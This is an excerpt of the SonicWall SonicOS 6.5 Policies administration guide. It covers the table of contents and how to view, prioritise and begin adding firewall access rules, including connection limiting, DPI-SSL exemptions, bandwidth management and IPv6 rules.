

SonicWall[®] SonicOS 6.5 NS_v Policies

Administration

SONICWALL[®]

Contents

Part 1. Policies | Rules

Configuring Access Rules	7
Rules > Access Rules	7
About Access Rules	8
Displaying Access Rules	12
Changing Priority of a Rule	16
Adding Access Rules	18
Editing an Access Rule	25
Deleting a Custom Access Rule	25
Enabling and Disabling a Custom Access Rule	26
Restoring Access Rules to Default Settings	26
Displaying Access Rule Traffic Statistics	26
Access Rule Configuration Examples	26
Configuring App Rules	29
About App Rules	30
What are App Rules?	30
Benefits of App Rules	31
How Does Application Control Work?	32
About App Rules Policy Creation	33
Licensing App Rules and App Control	36
Terminology	37
Rules > App Rules	38
Configuring an App Rules Policy	39
Using the App Rule Wizard	41
Verifying App Rules Configuration	42
Useful Tools	42
App Rules Use Cases	47
Creating a Regular Expression in a Match Object	48
Policy-Based Application Rules	48
Logging Application Signature-Based Policies	50
Compliance Enforcement	50
Server Protection	50
Hosted Email Environments	50
Email Control	51
Web Browser Control	52
HTTP Post Control	53
Forbidden File Type Control	55
ActiveX Control	57
FTP Control	59
Bandwidth Management	64
Bypass DPI	64
Custom Signature	66

Reverse Shell Exploit Prevention	69
Configuring App Control	73
Rules > App Control	73
About App Control Policy Creation	74
Viewing App Control Status	75
About App Control Global Settings	75
Viewing Signatures	76
Configuring App Control Global Settings	82
Configuring App Control by Category	86
Configuring App Control by Application	88
Configuring App Control by Signature	90
Configuring Content Filter Policies	93
About CFS	93
About Content Filter Policies	93
About UUIDs for CFS Policies	94
About Content Filter Objects	95
How CFS Works	95
Configuring CFS Policies	95
About the Content Filter Policy Table	96
Adding a Content Filter Policy	98
Editing a Content Filter Policy	99
Deleting Content Filter Policies	99
Configuring NAT Policies	100
Rules > NAT Policies	100
About NAT in SonicOS	101
About NAT Load Balancing	102
About NAT64	104
About FQDN Based NAT	105
About Source MAC Address Override	106
Viewing NAT Policy Entries	107
Adding or Editing NAT or NAT64 Policies	108
Deleting NAT Policies	112
Creating NAT Policies: Examples	113

Part 2. Policies | Objects

Configuring Match Objects	148
Objects > Match Objects	148
About Match Objects	148
About Application List Objects	157
Configuring a Match Object	160
Configuring Application List Objects	161
Configuring Action Objects	164
Objects > Action Objects	164
About Action Objects	165

About Actions Using Bandwidth Management	168
Creating an Action Object	173
Modifying an Action Object	174
Related Tasks for Actions Using Packet Monitoring	174
Configuring Address Objects	177
Objects > Address Objects	177
Types of Address Objects	178
About Address Groups	179
About UUIDs for Address Objects and Groups	179
About the Objects > Address Objects Page	180
Default Address Objects and Groups	184
Default Pref64 Address Object	185
Adding an Address Object	185
Editing Address Objects	187
Deleting Custom Address Objects	187
Purging MAC or FQDN Address Objects	187
Creating Address Groups	188
Working with Dynamic Address Objects	189
Configuring Service Objects	201
Objects > Service Objects	202
About Default Service Objects and Groups	202
About UUIDs for Service Objects and Groups	204
Predefined IP Protocols for Custom Service Objects	205
Adding Service Objects using Predefined Protocols	206
Adding Custom IP Type Services	207
Editing Custom Service Objects	212
Deleting Custom Service Objects	212
Adding Custom Service Groups	213
Editing Custom Services Groups	213
Deleting Custom Service Groups	214
Configuring Bandwidth Objects	215
Objects > Bandwidth Objects	215
About Bandwidth Management	215
Configuring Bandwidth Objects	216
Configuring Email Address Objects	218
Objects > Email Address Objects	218
About Email Address Objects	218
Configuring Email Address Objects	220
Configuring Content Filter Objects	222
Objects > Content Filter Objects	222
About Content Filter Objects	223
Managing URI List Objects	229
Managing URI List Groups	237
Managing CFS Action Objects	240

Managing CFS Profile Objects	250
Applying Content Filter Objects	258
Configuring AWS Objects	259
Objects > AWS Objects	260
About Address Object Mapping with AWS	261
Viewing Instance Properties in SonicOS	262
Creating a New Address Object Mapping	263
Enabling Mapping	265
Configuring Synchronization	265
Configuring Regions to Monitor	266
Verifying AWS Address Objects and Groups	266
Configuring Dynamic External Objects	269
Objects > Dynamic External Objects	269
High Availability Requirements	270
Adding a Dynamic External Object	270
Editing Dynamic External Objects	272
Deleting Dynamic External Objects	272
Part 3. Policies Support	
SonicWall Support	274
About This Document	275

Policies | Rules

- [Configuring Access Rules](#)
- [Configuring App Rules](#)
- [Configuring App Control](#)
- [Configuring Content Filter Policies](#)
- [Configuring NAT Policies](#)

Configuring Access Rules

- [Rules > Access Rules](#) on page 7
 - [About Access Rules](#) on page 8
 - [Displaying Access Rules](#) on page 12
 - [Specifying Maximum Zone-to-Zone Access Rules](#) on page 15
 - [Changing Priority of a Rule](#) on page 16
 - [Adding Access Rules](#) on page 18
 - [Editing an Access Rule](#) on page 25
 - [Deleting a Custom Access Rule](#) on page 25
 - [Enabling and Disabling a Custom Access Rule](#) on page 26
 - [Restoring Access Rules to Default Settings](#) on page 26
 - [Displaying Access Rule Traffic Statistics](#) on page 26
 - [Access Rule Configuration Examples](#) on page 26

Rules > Access Rules

The SonicOS **Rules > Access Rules** page provides a sortable access rule management interface. Access rules are network management tools that allow you to define inbound and outbound access policies, configure user authentication, and enable remote management of the SonicWall security appliance. The full page has many columns, shown here in two images.

Rules > Access Rules Page - Left

#	Name	From	To	Priority	Source	Destination	Service	Action	Users Incl.	Users Excl.	Class	Comment	Enabled	Configure
1	Default Access Rule DMZ->DMZ 4c29a0f23363e58f	DMZ	DMZ	20	Any	Any	Any	Allow	All	None	Default		<input checked="" type="checkbox"/>	
2	Default Access Rule DMZ->DMZ 8008b992b4eb9a7	DMZ	DMZ	99	Any	Any	Any	Allow	All	None	Default		<input checked="" type="checkbox"/>	
3	Default Access Rule DMZ->LAN d22f8133b58837d5	DMZ	LAN	18	Any	Any	Any	Deny	All	None	Default		<input checked="" type="checkbox"/>	
4	Default Access Rule DMZ->LAN 9d65675e703c7d92	DMZ	LAN	97	Any	Any	Any	Deny	All	None	Default		<input checked="" type="checkbox"/>	
5	Default Access Rule DMZ->VPN 3c35ac072088901	DMZ	VPN	21	WAN RemoteAccess Networks	Any	Any	Allow	All	None	Default		<input checked="" type="checkbox"/>	
6	Default Access Rule DMZ->VPN c058d75588e44f	DMZ	VPN	22	WAN RemoteAccess Networks	Any	Any	Allow	All	None	Default		<input checked="" type="checkbox"/>	
7	Default Access Rule DMZ->WAN 5c388f627b397d6	DMZ	WAN	19	Any	Any	Any	Allow	All	None	Default		<input checked="" type="checkbox"/>	
8	Default Access Rule DMZ->WAN 6739439527c200f	DMZ	WAN	98	Any	Any	Any	Allow	All	None	Default		<input checked="" type="checkbox"/>	
9	Default Access Rule DMZ->WAN 1b0595d67738b850	DMZ	WAN	24	Any	Any	Any	Deny	All	None	Default		<input checked="" type="checkbox"/>	
10	Default Access Rule DMZ->WAN 55abf67c57e4ebd4	DMZ	WAN	101	Any	Any	Any	Deny	All	None	Default		<input checked="" type="checkbox"/>	
11	Default Access Rule LAN->DMZ c07a16ac3f94d730	LAN	DMZ	6	Any	Any	Any	Allow	All	None	Default		<input checked="" type="checkbox"/>	
12	Default Access Rule LAN->DMZ 389414ec3aee9536	LAN	DMZ	90	Any	Any	Any	Allow	All	None	Default		<input checked="" type="checkbox"/>	

Rules > Access Rules Page - Right

Disable DPI	Flow report	Geo-IP	Botnet	EnableSip	EnableH323	Pkt monitor	Class	Comment	Enabled	Configure
							Default		<input checked="" type="checkbox"/>	
							Default		<input checked="" type="checkbox"/>	
							Custom		<input checked="" type="checkbox"/>	
							Custom		<input checked="" type="checkbox"/>	
							Default		<input type="checkbox"/>	
							Custom		<input checked="" type="checkbox"/>	
							Custom		<input checked="" type="checkbox"/>	
							Custom		<input checked="" type="checkbox"/>	
							Custom		<input checked="" type="checkbox"/>	
							Default		<input checked="" type="checkbox"/>	
							Default		<input checked="" type="checkbox"/>	
							Default		<input checked="" type="checkbox"/>	

Topics:

- [About Access Rules on page 8](#)
- [Displaying Access Rules on page 12](#)
- [Specifying Maximum Zone-to-Zone Access Rules on page 15](#)
- [Changing Priority of a Rule on page 16](#)
- [Adding Access Rules on page 18](#)
- [Editing an Access Rule on page 25](#)
- [Deleting a Custom Access Rule on page 25](#)
- [Enabling and Disabling a Custom Access Rule on page 26](#)
- [Restoring Access Rules to Default Settings on page 26](#)
- [Displaying Access Rule Traffic Statistics on page 26](#)
- [Access Rule Configuration Examples on page 26](#)

About Access Rules

This section describes various aspects of SonicOS access rules and how they work with related features in SonicOS.

Topics:

- [About Stateful Packet Inspection Default Access Rules on page 9](#)
- [About Connection Limiting on page 9](#)
- [DPI-SSL Control Based on Access Rules on page 10](#)
- [Using Bandwidth Management with Access Rules on page 10](#)
- [About Configuring Access Rules for IPv6 on page 11](#)
- [About Configuring Access Rules for NAT64 on page 11](#)

- [About Access Rules for DNS Proxy](#) on page 11

About Stateful Packet Inspection Default Access Rules

By default, the SonicWall network security appliance's stateful packet inspection allows all communication from the LAN to the Internet, and blocks all traffic to the LAN from the Internet. The following behaviors are defined by the Default stateful inspection packet access rule enabled on the SonicWall network security appliance:


- Allow all sessions originating from the LAN, WLAN to the WAN, or DMZ (except when the destination WAN IP address is the WAN interface of the firewall itself)
- Allow all sessions originating from the DMZ to the WAN.
- Deny all sessions originating from the WAN to the DMZ.
- Deny all sessions originating from the WAN and DMZ to the LAN or WLAN.

Default access rules are automatically added or deleted by the inter zone communication configurations for a particular zone. Zone settings are configured from **MANAGE | System Setup | Network > Zones**. When any of the following options is enabled for the zone, an inter zone access rule is added, and the rule is deleted when the option is not enabled for the zone:

- **Allow Interface Trust**
- **Allow traffic between zones of the same trust level**
- **Allow traffic to zones with lower trust level**
- **Allow traffic from zones with higher trust level**
- **Deny traffic from zones with lower trust level**
- **Enable Local Radius Server (WLAN zone only)**
- **Create Group VPN**

Additional network access rules can be defined to extend or override the default access rules. For example, access rules can be created that allow access from the LAN zone to the WAN Primary IP address, or block certain types of traffic such as IRC from the LAN to the WAN, or allow certain types of traffic, such as Lotus Notes database synchronization, from specific hosts on the Internet to specific hosts on the LAN, or restrict use of certain protocols such as Telnet to authorized users on the LAN.

Custom access rules evaluate network traffic source IP addresses, destination IP addresses, IP protocol types, and compare the information to access rules created on the SonicWall security appliance. Network access rules take precedence, and can override the SonicWall security appliance's stateful packet inspection. For example, an access rule that blocks IRC traffic takes precedence over the SonicWall security appliance default setting of allowing this type of traffic. The priority of the access rule determines which rule takes precedence when the same traffic could be classified by multiple rules in the table.

 **CAUTION:** The ability to define network access rules is a very powerful tool. Using custom access rules can disable firewall protection or block all access to the Internet. Use caution when creating or deleting network access rules.

About Connection Limiting

The Connection Limiting feature is intended to offer an additional layer of security and control when coupled with such SonicOS features as SYN Cookies and Intrusion Prevention Services (IPS). Connection limiting provides a means of throttling connections through the firewall using Access Rules as a classifier, and declaring the maximum percentage of the total available connection cache that can be allocated to that class of traffic.

Coupled with IPS, this can be used to mitigate the spread of a certain class of malware as exemplified by Sasser, Blaster, and Nimda. These worms propagate by initiating connections to random addresses at atypically high

rates. For example, each host infected with Nimda attempted 300 to 400 connections per second, Blaster sent 850 packets per second, and Sasser was capable of 5,120 attempts per second. Typical, non-malicious network traffic generally does not establish anywhere near these numbers, particularly when it is Trusted -> Untrusted traffic (that is, LAN->WAN). Malicious activity of this sort can consume all available connection-cache resources in a matter of seconds, particularly on smaller appliances.

In addition to mitigating the propagation of worms and viruses, Connection limiting can be used to alleviate other types of connection-cache resource consumption issues, such as those posed by uncompromised internal hosts running peer-to-peer software (assuming IPS is configured to allow these services), or internal or external hosts using packet generators or scanning tools.

Finally, connection limiting can be used to protect publicly available servers (such as, Web servers) by limiting the number of legitimate inbound connections permitted to the server (that is, to protect the server against the Slashdot-effect). This is different from SYN flood protection which attempts to detect and prevent partially-open or spoofed TCP connection. This is most applicable for Untrusted traffic, but it can be applied to any zone traffic as needed.

Connection limiting is applied by defining a percentage of the total maximum allowable connections that may be allocated to a particular type of traffic. The default LAN ->WAN setting allocates all available resources to LAN->WAN (any source, any destination, any service) traffic.

More specific rules can be constructed; for example, to limit the percentage of connections that can be consumed by a certain type of traffic (for example, FTP traffic to any destination on the WAN), or to prioritize important traffic (for example, HTTPS traffic to a critical server) by allowing 100% to that class of traffic, and limiting general traffic to a smaller percentage (minimum allowable value is 1%).

i | **NOTE:** It is not possible to use IPS signatures as a connection limiting classifier; only Access Rules (for example, Address Objects and Service Objects) are permissible.

DPI-SSL Control Based on Access Rules

Starting in SonicOS 6.5.2, DPI-SSL for both client and server can be controlled by access rules. When adding or editing an access rule, the **Advanced** screen provides the **Disable DPI-SSL Client** and **Disable DPI-SSL Server** options. These options are not selected by default.

When the **Disable DPI-SSL Client** option is enabled in an access rule, traffic matching the access rule is not inspected by the SonicOS DPI-SSL service even when the **Enable SSL Client Inspection** option is enabled on the **MANAGE | Security Configuration | Decryption Services > DPI-SSL/TLS Client** page.

When the **Disable DPI-SSL Server** option is enabled in an access rule, traffic matching the access rule is not inspected by the SonicOS DPI-SSL service even when the **Enable SSL Server Inspection** option is enabled on the **MANAGE | Security Configuration | Decryption Services > DPI-SSL/TLS Server** page.

Using Bandwidth Management with Access Rules

Bandwidth management (BWM) allows you to assign guaranteed and maximum bandwidth to services and prioritize traffic. Using access rules, BWM can be applied on specific network traffic. Packets belonging to a bandwidth management enabled policy are queued in the corresponding priority queue before being sent.

You must configure Bandwidth Management individually for each interface on the **Network > Interfaces** page.

i | **NOTE:** This applies when the **Bandwidth Management Type** on the **Firewall Settings > Bandwidth Management** page is set to other than **None**.

The options for configuring BWM on an interface differ depending on whether **Advanced** or **Global** is selected for BWM type on the **Firewall Settings > Bandwidth Management** page.

To enable and configure bandwidth management on an interface:

- 1 Navigate to the **Network > Interfaces** page.
- 2 Click the **Edit** icon for the interface. The **Edit Interface** dialog displays.
- 3 Click the **Advanced** button.
- 4 Scroll to the **Bandwidth Management** section.
- 5 If BWM type is **Advanced**, select either or both of the **Enable Egress Bandwidth Limitation** and **Enable Ingress Bandwidth Limitation** checkboxes.
 - a Enter the maximum egress and ingress bandwidths in the **Maximum interface Egress Bandwidth (Kbps)** and **Maximum interface Ingress Bandwidth (Kbps)** fields, respectively.
- 6 If BWM type is **Global**, select either or both of the **Enable Egress Bandwidth Management** and **Enable Ingress Bandwidth Management** checkboxes.
 - a Enter your available egress and ingress bandwidths in the **Available interface Egress Bandwidth (Kbps)** and **Available interface Ingress Bandwidth (Kbps)** fields, respectively.
- 7 Click **OK**.

To enable and configure bandwidth management in an access rule, see:

- [Configuring BWM Setting](#) on page 23
- [Configuring GeoIP Settings](#) on page 24

For more information about Bandwidth Management, see:

- [Enabling Bandwidth Management](#) in the *SonicOS System Setup* documentation
- [Configuring Bandwidth Management](#) in the *SonicOS Security Configuration* documentation

About Configuring Access Rules for IPv6

IPv6 access rules can be configured in the same manner as IPv4 access rules by choosing IPv6 address objects instead of IPv4 address objects. On the **Rules > Access Rules** page, the **Show IP Version** setting has three options: **IPv4**, **IPv6**, or **IPv4 & IPv6**.

When adding an IPv6 access rule, the source and destination can only be IPv6 address objects.

For complete information on the SonicOS implementation of IPv6, see the **IPv6** section in the *SonicOS System Setup* documentation.

About Configuring Access Rules for NAT64

Access Rules can be configured for NAT64 in a manner similar to IPv4 or IPv6. For further information about NAT64, see [About NAT64](#) on page 104 and [Creating a WAN-to-WAN Access Rule for a NAT64 Policy](#) on page 143. For information about IPv6, see the **IPv6** section in the *SonicOS System Setup* documentation.

About Access Rules for DNS Proxy

When DNS Proxy is enabled on the **Network > DNS Proxy** page and on an interface, one Allow access rule is automatically added with these settings:

- **From Interface** and **To Interface** are the same.
- Source is **Any**.
- Destination is the *interface IP*.

- Service is **DNS (Name Service) TCP** or **DNS (Name Service) UDP**.
- Has the same attributes as other automatically added management rules:
 - It cannot be disabled.
 - Only the **Source IP** can be modified to allow a less aggressive source than **Any** to be configured.

If **DNS Proxy over TCP** is enabled, another Allow rule is automatically added.

Displaying Access Rules


There are several methods to customize the display of Access Rules. The methods can be used separately or in combination.

Topics:

- [Displaying Rules By IP Version](#) on page 12
- [Displaying Custom or Default Rule Types](#) on page 12
- [Refreshing the Page](#) on page 13
- [Customizing the Displayed Columns](#) on page 13
- [Displaying Disabled or Unused Rules](#) on page 13
- [Viewing Rule Usage / Hit Count / Timestamp](#) on page 14
- [Clearing Access Rule Statistics](#) on page 14
- [Restoring the Rule Table to the Default Display](#) on page 14
- [Displaying Rules By Zones and Using the Matrix View](#) on page 14
- [Specifying Maximum Zone-to-Zone Access Rules](#) on page 15

Displaying Rules By IP Version

Use the *IP version* option at the top of the page to display only the rules for the selected IP protocols:



- IPv4
- IPv6
- IPv4 & IPv6 (default)

Displaying Custom or Default Rule Types

Use the **View** option at the top of the page to control the display of system default rules and custom defined rules:


- **All Types** (default)

- Default
- Custom


The **Class** column in the table indicates **Custom** or **Default** for each rule.


NOTE: If the VPN rules do not display, navigate to **MANAGE | Connectivity | VPN > Base Settings** and select the **Enable VPN** check-box. The WAN/WLAN Group VPN is disabled by default. To display the WAN/WLAN Group VPN policy, navigate to **MANAGE | System Setup | System Setup > Network > Zones > WAN** and select the **Create Group VPN** check-box. To delete WAN/WLAN Group VPN auto rules, see [Deleting a Custom Access Rule](#).

Refreshing the Page

Click the **Refresh** icon  to refresh the page after changing the other view options. Refreshing the page removes deleted or hidden rules.

Customizing the Displayed Columns


By default, all columns are displayed. Click the **Display Options** icon  and select **Column Display** to display the **Select Columns to Display** dialog. This dialog provides a way to disable some of the columns that are displayed on the page.




To disable the display of a column, clear its checkbox. Click **SAVE** to apply the display changes.

You may wish to change the display according to the types of rules you have configured. For example, if using a VoIP per FW rule, be sure to select the **EnableSIP** and **EnableH323** checkboxes.

Displaying Disabled or Unused Rules


Click the **Display Options** icon  and select one of the following options to toggle the display of disabled rules or rules with unused zones. If those rules are currently displayed, selecting the option will hide those rules. If currently hidden, selecting the option will display those rules:

- **Toggle Display Disabled Rules**
- **Toggle Display Unused Rules**



Viewing Rule Usage / Hit Count / Timestamp

You can view access rule usage (hit count) and the time that the rule was last hit by mousing over the graph icons in each row under the **Configure** column heading.




Rule usage and timestamp statistics can assist in management and diagnostics:

- A rule hit count of zero for too long can indicate that the rule is not being used and can be deleted.
- If a rule was added for a specific traffic flow to be denied, but the rule hit count is zero, then the traffic might be getting classified into a higher priority ALLOW rule instead of the intended DENY rule.
- A rule with a very old last hit time could indicate that the rule is obsolete and safe to delete.

Clearing Access Rule Statistics

Click the **Clear** icon  to clear all access rule statistics on the page. You can view access rule statistics by mousing over the graph icons in each row under the **Configure** column heading.




Restoring the Rule Table to the Default Display

Click the **Restore** icon  to restore the rule table display to default settings.

Displaying Rules By Zones and Using the Matrix View

By default, all rules are displayed no matter which zones they apply to. To limit the display to only those access rules covering specific source and destination zones, use any of the following options on the top of the page:

- **Search** – Type in a value to display all zones for a particular zone type, priority, source/destination, or any other criterion. For example, entering DMZ displays all rules with DMZ in their source and destination zones, while entering firewall displays all zones regardless of type that have firewall as source or destination.
- **From/To** – Select **Any**, **ALL** or a specific zone from these drop-down menus to display rules using those zones.
- **Matrix View** icon  – Click the icon to display the rules as separate tables for each source and destination zone combination.

Choose Zones ✕

		To										
		ALL	LAN	WAN	DMZ	VPN	SSLVPN	MULTICA...	WLAN	Test2	Test3	SMA Test
From	ALL											
	LAN											
	WAN											
	DMZ											
	VPN											
	SSLVPN											
	WLAN											
	Test2											
	Test3											
	SMA Test											


CLOSE

These options provide a way for you to see a subset of rules and priority types. For example, see [Rules Subset - VPN to WAN](#).

Rules Subset - VPN to WAN


#	Name	From	To	Priority	Source	Destination	Service	Action	Users Incl.	Users Excl.	Class	Comment	Enabled	Configure
1	Default Access Rule VPN->WAN 948e59955b6e9e5	VPN	WAN	32 (Manual)	Any	All Interface IP	Sortipoint Layer3 Management	Allow	All	None	Default			
2	Default Access Rule VPN->WAN c8d5f82d9f60313a6	VPN	WAN	33 (Manual)	Any	All Interface IP	SNMP	Allow	All	None	Default			
3	Default Access Rule VPN->WAN 712d8e5220f92805	VPN	WAN	34 (Manual)	Any	All Interface IP	SSH Management	Allow	All	None	Default			
4	Default Access Rule VPN->WAN a4956ab901d16e46	VPN	WAN	35 (Manual)	Any	All Interface IP	HTTPS Management	Allow	All	None	Default			
5	Default Access Rule VPN->WAN 1c59c507758d5e3	VPN	WAN	36 (Manual)	Any	WAN RemoteAccess Networks	Any	Allow	All	None	Default			
6	Default Access Rule VPN->WAN ff277a9d8c1c607	VPN	WAN	37 (Manual)	Any	WLAN RemoteAccess Networks	Any	Allow	All	None	Default			
7	Default Access Rule VPN->WAN 3f61acc1f82f9ed48	VPN	WAN	106 (Manual)	Any	All Interface IPv6 Addresses	SNMP	Allow	All	None	Default			
8	Default Access Rule VPN->WAN 233d79999999eb09	VPN	WAN	107 (Manual)	Any	All Interface IPv6 Addresses	SSH Management	Allow	All	None	Default			
9	Default Access Rule VPN->WAN 62db723a309724f3	VPN	WAN	108 (Manual)	Any	All Interface IPv6 Addresses	HTTPS Management	Allow	All	None	Default			

Specifying Maximum Zone-to-Zone Access Rules


 **IMPORTANT:** The firewall must be rebooted for this feature to work properly.

The **Access Rule** table size is configurable up to the dynamic maximum size, which is fixed to a constant value based on the firewall platform.

To change the maximum number of rules in the table:

- 1 Select a Zone-to-Zone pair. The dimmed **Max Rule Count** icon at the top of the table becomes available and displays in orange  when you mouse over it.

The **Change Max Rule Count** dialog displays.



The dialog box shows a text input field labeled "Max Rule Count:" with the value "250" entered. Below the input field are two buttons: "OK" and "CANCEL".


- 2 Type the desired maximum count in the **Max Rule Count** field.
- 3 Click **OK**.

Max Rule Count at the top of the table displays the new count.

- 4 Under **Updates**, click **Restart**.

Changing Priority of a Rule

In any view, the access rules are sorted from the most specific at the top, to less specific at the bottom of the table. At the bottom of the table is the **Any** rule. If there are many rules, it can be useful to view only the rules for a specific source and destination zone. To display the access rules for a specific zone, select a zone from the **Matrix** or **To/From** drop-down menus.



The screenshot shows a table of access rules with columns: #, Name, From, To, Priority, Source, Destination, Service, and Action. The table contains 8 rules, with the first 4 being v4 rules and the last 4 being v6 rules. The Priority column shows numbers 1-4 and 85-88, with up-down arrow icons and "(Manual)" text below them.

#	Name	From	To	Priority	Source	Destination	Service	Action
1	Default Access Rule LAN->LAN cbf7ecd85367e9b7	LAN	LAN	1 (Manual)	Any	All X0 Management IP	Ping	Allow
2	Default Access Rule LAN->LAN 9abdbf850ba6ec95	LAN	LAN	2 (Manual)	Any	All X0 Management IP	HTTPS Management	Allow
3	Default Access Rule LAN->LAN a43fcae42b8c8c62	LAN	LAN	3 (Manual)	Any	All X0 Management IP	HTTP Management	Allow
4	Default Access Rule LAN->LAN eddd2b25c91514b	LAN	LAN	4 (Manual)	Any	Any	Any	Allow
5	Default Access Rule LAN->LAN bc6a25843527de3c	LAN	LAN	85 (Manual)	Any	X0 Management IPv6 Addresses	Ping6	Allow
6	Default Access Rule LAN->LAN b35ebb7ebf41318f	LAN	LAN	86 (Manual)	Any	X0 Management IPv6 Addresses	HTTPS Management	Allow
7	Default Access Rule LAN->LAN d0765ce88eddb671	LAN	LAN	87 (Manual)	Any	X0 Management IPv6 Addresses	HTTP Management	Allow
8	Default Access Rule LAN->LAN 9bb61258b66c6102	LAN	LAN	88 (Manual)	Any	Any	Any	Allow

TIP: If the **Delete** or **Edit** icons are dimmed (unavailable), the access rule cannot be changed or deleted from the list.

To change the priority ranking of an access rule:

- 1 On the **MANAGE | Rules > Access Rules** page, optionally reduce the number of access rules displayed by specifying the source and destination zones from the **From** and **To** drop-down menus at the top of the page.

The **Priority** column contains **Priority** numbers and icons (up-down arrow icons). If **(Manual)** is displayed below the **Priority** icon, then you can manually change the priority of that rule by clicking the icon.

Otherwise, you must click the edit button in the **Configure** column and change the **Priority** setting to **Manual**.

#	Name	From	To	Priority	Source	Destination	Service	Action
1	Default Access Rule LAN->LAN cbf7ecd85367e9b7	LAN	LAN	1 ↑↓ (Manual)	Any	All X0 Management IP	Ping	Allow
2	Default Access Rule LAN->LAN 9abdbf850ba6ec95	LAN	LAN	2 ↑↓ (Manual)	Any	All X0 Management IP	HTTPS Management	Allow
3	Default Access Rule LAN->LAN a43fcae42b8c8c62	LAN	LAN	3 ↑↓ (Manual)	Any	All X0 Management IP	HTTP Management	Allow
4	Default Access Rule LAN->LAN eddd2b255c91514b	LAN	LAN	4 ↑↓ (Manual)	Any	Any	Any	Allow
5	Default Access Rule LAN->LAN bc6a25843527de3c	LAN	LAN	85 ↑↓ (Manual)	Any	X0 Management IPv6 Addresses	Ping6	Allow
6	Default Access Rule LAN->LAN b35ebb7ebf41318f	LAN	LAN	86 ↑↓ (Manual)	Any	X0 Management IPv6 Addresses	HTTPS Management	Allow
7	Default Access Rule LAN->LAN d0765ce88eddb671	LAN	LAN	87 ↑↓ (Manual)	Any	X0 Management IPv6 Addresses	HTTP Management	Allow
8	Default Access Rule LAN->LAN 9bb61258b66c6102	LAN	LAN	88 ↑↓ (Manual)	Any	Any	Any	Allow

- Click the **Priority** icon in the **Priority** column of the Access Rule. The **Change Priority** dialog displays.

Priority:

(>0 = fixed priority (1 = highest),
0 = auto-priority)

- Enter the new priority number in the **Priority** field. A priority of **1** indicates the highest priority, and **0** allows SonicOS to auto prioritize the rule. A number greater than **1** assigns a fixed priority at that level to the rule.
- Click **OK**.

Adding Access Rules

TIP: Although custom access rules can be created that allow ingress IP traffic, the SonicWall security appliance does not disable protection from DoS attacks, such as the SYN Flood and Ping of Death attacks.

To add an access rule:

- 1 In the **MANAGE** view, navigate to **Policies | Rules > Access Rules**.
- 2 Click the **Add** button of the **Access Rules** table. The **Add Rule** dialog displays.

The screenshot shows the 'Add Rule' dialog box with the 'General' tab selected. The 'Settings' section includes the following fields and options:

- Policy Name:** [Text input field]
- Action:** Allow Deny Discard
- From:** [LAN] (dropdown)
- To:** [LAN] (dropdown)
- Source Port:** [Any] (dropdown)
- Service:** [--Select a service--] (dropdown)
- Source:** [--Select a network--] (dropdown)
- Destination:** [--Select a network--] (dropdown)
- Users Included:** [All] (dropdown) ... these users will be allowed if not ex
- Users Excluded:** [None] (dropdown) ... these users will be denied.
- Schedule:** [Always on] (dropdown)
- Priority:** [Auto Prioritize] (dropdown)
- Comment:** [Text input field]

Below the settings are several checkboxes:


- Enable Logging
- Allow Fragmented Packets
- Enable flow reporting
- Enable packet monitor
